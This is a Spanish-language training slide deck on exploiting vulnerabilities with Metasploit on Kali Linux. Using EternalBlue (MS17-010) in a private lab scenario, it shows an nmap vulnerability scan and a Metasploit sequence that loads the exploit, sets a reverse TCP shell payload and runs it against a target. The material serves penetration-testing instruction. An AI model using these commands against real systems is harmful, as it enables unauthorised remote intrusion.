
Explotación de Vulnerabilidades con Metasploit



Inst. Juan C. Muller

SENATI

1.1 Qué es una vulnerabilidad?

Se conoce como vulnerabilidad a una falla ó debilidad en algún elemento de la plataforma de TICs (dispositivos, computadoras, sistemas informáticos, aplicaciones, etc.) la cual puede llegar a provocar un funcionamiento no contemplado desde su planeación y diseño, afectando la confidencialidad, integridad y/o disponibilidad de los activos críticos de una organización.

Estas debilidades pueden llegar a aparecer incluso hasta el momento en el que el recurso en mención se encuentra en operación.

Inst. Juan C. Muller

KALI LINUX

SENATI

1.2 Porqué existen las vulnerabilidades?

- Por la complejidad del recurso

- Por un diseño pobre

- Por exigencia en tiempos

-Por falta de procedimientos

- Por falta de pruebas de funcionamiento

- Errores de configuración

Inst. Juan C. Muller

KALI LINUX

SENATI

1.3 Qué significa “explotar una vulnerabilidad”?

Es el uso de técnicas y mecanismos que aprovechan la presencia de una vulnerabilidad para conseguir un comportamiento no planeado del recurso vulnerable.

Por ejemplo:

- Protocolo Telnet
- Protocolo HTTP
- WEP

Inst. Juan C. Muller

KALI LINUX

SENATI

1.3 Qué significa “explotar una vulnerabilidad”?

Es el uso de técnicas y mecanismos que aprovechan la presencia de una vulnerabilidad para conseguir un comportamiento no planeado del recurso vulnerable.

Por ejemplo:

- Protocolo Telnet
- Protocolo HTTP
- WEP

Inst. Juan C. Muller

KALI LINUX

SENATI

1.4 Tareas previas a la explotación de vulnerabilidades

Aunque no siempre hay una regla general para explotar vulnerabilidades se puede describir a grandes rasgos una serie de pasos para llegar a tal propósito:

paso 1: Definir el objetivo a atacar. Cuál activo? Para qué?

paso 2: Identificar la existencia de la vulnerabilidad.

paso 3: Documentarse sobre las características de la vulnerabilidad.


paso 4: Conocer las características del activo que se va a explotar.

paso 5: Conseguir acceso a ese activo con los privilegios suficientes.

Inst. Juan C. Muller

KALI LINUX

Una vez conseguido el acceso al activo en cuestión, se es libre de hacer lo que se quiera hacer, es como estar operando frente a la computadora víctima.



Inst. Juan C. Muller

SENATI

1.5 Herramientas para detectar vulnerabilidades

- Nessus
- Nexpose
- Acunetix
- Nikto
- Nmap
- OpenVAS

Inst. Juan C. Muller

KALI LINUX

1.6 Terminología acerca de vulnerabilidades

NVD (National Vulnerability Database): Repositorio de vulnerabilidades del gobierno de Estados Unidos. Administrado por NIST.

https://nvd.nist.gov/

CVSS (Common Vulnerability Scoring System): Sistema de puntaje diseñado para proveer un método abierto y estándar que permite estimar el impacto derivado de vulnerabilidades identificadas en Tecnologías de Información, es decir, contribuye a cuantificar la severidad que pueden representar dichas vulnerabilidades. Administrado por FIRST.

https://nvd.nist.gov/vuln-metrics/cvss

https://www.first.org/cvss/

Inst. Juan C. Muller

2. Descripción de Metasploit

Inst. Juan C. Mueller

2.1 Qué es Metasploit

Herramienta especializada utilizada para ejecutar y desarrollar scripts que permiten explotar vulnerabilidades de diversos activos de la plataforma tecnológica de una organización.


Inst. Juan C. Muller

2.2 Versiones de Metasploit

https://www.metasploit.com/download

Inst. Juan C. Muller

2.2 Arquitectura de Metasploit



Inst. Juan C. Muller

SENATI


2.3 Inicio de Metasploit (con Kali Linux)

Metasploit Framework se encuentra integrado con Kali Linux, por lo que no requiere de una instalación adicional con dicha distribución de Linux.


```
service postgresql start
ss -ant
msfdb init
msfconsole

msf > db_status
```

Inst. Juan C. Muller

KALI LINUX




Inst. Juan C. Muller




Inst. Juan C. Muller

KALI LINUX




Inst. Juan C. Muller

KALI LINUX



Inst. Juan C. Muller

3. Ejemplo de explotación de Vulnerabilidades



Inst. Juan C. Muller

SENATI

3.1 EternalBlue

- A principios del año 2017, se descubrió una vulnerabilidad en el servicio SMB (Service Message Block) de Microsoft Windows la cual permitía acceder de manera remota a un sistema, sin necesidad de autenticación.

- Esta vulnerabilidad fue aprovechada por el famoso ransomware “WannaCry” y variantes de “Petya”.

- NSA & ShadowBrokers

Inst. Juan C. Muller

KALI LINUX

SENATI

3.2 Identificación de la vulnerabilidad MS17-010

- Para identificar la vulnerabilidad MS17-010 se utilizará la herramienta NMAP.

- NMAP maneja también un conjunto de scripts que son capaces de identificar vulnerabilidades (NSE – Nmap Scripting Engine).

```
ls -l  /usr/share/nmap/scripts/*vuln*
```

Inst. Juan C. Mueller

KALI LINUX

Msf> quit
ls –l /usr/share/nmap/scripts/*vul/

NMAP utiliza scripts desarrollados por colaboradores independientes, así como de fuentes como:

scipvuldb.csv: http://www.scip.ch/en/?vuldb

cve.csv: http://cve.mitre.org

osvdb.csv: http://www.osvdb.org

securityfocus.csv:http://www.securityfocus.com/bid/

securitytracker.csv: http://www.securitytracker.com

xforce.csv: http://xforce.iss.net

expliotdb.csv: http://www.exploit-db.com

openvas.csv: http://www.openvas.org

Inst. Juan C. Muller

Escenario

IP: 192.168.1.5 / 24
PenTester
Kali Linux

IP: 192.168.1.11 / 24
Target

Inst. Juan C. Muller

Ejemplo de ejecución de un escaneo de vulnerabilidades :

```
nmap  -f  --script  vuln  192.168.1.11
```

Ejemplo de identificación de la vulnerabilidad CVE-2017-0143 (MS17-010):

```
nmap  -p  445  --script /usr/share/nmap/scripts/smb-vuln-ms17-010  192.168.1.11
```

Kali Linux

---

nmap –f –script vuln 192.168.1.200

```
VULNERABLE:
Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
  State: VULNERABLE
  IDs:  CVE:CVE-2017-0143
  Risk factor: HIGH
    A critical remote code execution vulnerability exists in Microsoft SMBv1
     servers (ms17-010).
```

Inst. Juan C. Muller

SENATI

```
Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|      A critical remote code execution vulnerability exists in Microsoft SMBv1
|       servers (ms17-010).
|
|     Disclosure date: 2017-03-14
```

Inst. Juan C. Muller

KALI LINUX

SENATI

3.3 Explotación de la vulnerabilidad MS17-010

- Iniciar Metasploit Framework en Kali Linux:

```
service postgresql start
ss -ant
msfdb init
msfconsole

msf > db_status
```

Inst. Juan C. Mueller

KALI LINUX

SENATI

- Buscar y activar el exploit ms17_010:

```
msf > search  ms17_010

msf > use exploit/windows/smb/ms17_010_eternalblue

msf > info
```

Inst. Juan C. Muller

KALI LINUX

SENATI

- Verificar y suministrar los valores requeridos para la explotación:

```
msf > show payloads

msf > set payload generic/shell_reverse_tcp

msf > show options

msf > set LHOST 192.168.1.5 (La IP de nuestro equipo)

msf > set RHOST 192.168.1.11 (La IP del equipo objetivo)

msf > show options
```

msf > exploit

Inst. Juan C. Muller

KALI LINUX

SENATI

3.4 Qué se puede hacer para eliminar vulnerabilidades

Es prácticamente imposible eliminar por completo todas las vulnerabilidades de la plataforma tecnológica de una organización, sin embargo, pueden llevarse a cabo tareas para reducir la cantidad de vulnerabilidades existentes:

Actualizaciones	Sistemas antimalware
Detectores de intrusos	Restricciones de acceso
Firewalls	Registro de actividad

Inst. Juan C. Muller

KALI LINUX

Inst. Juan C. Muller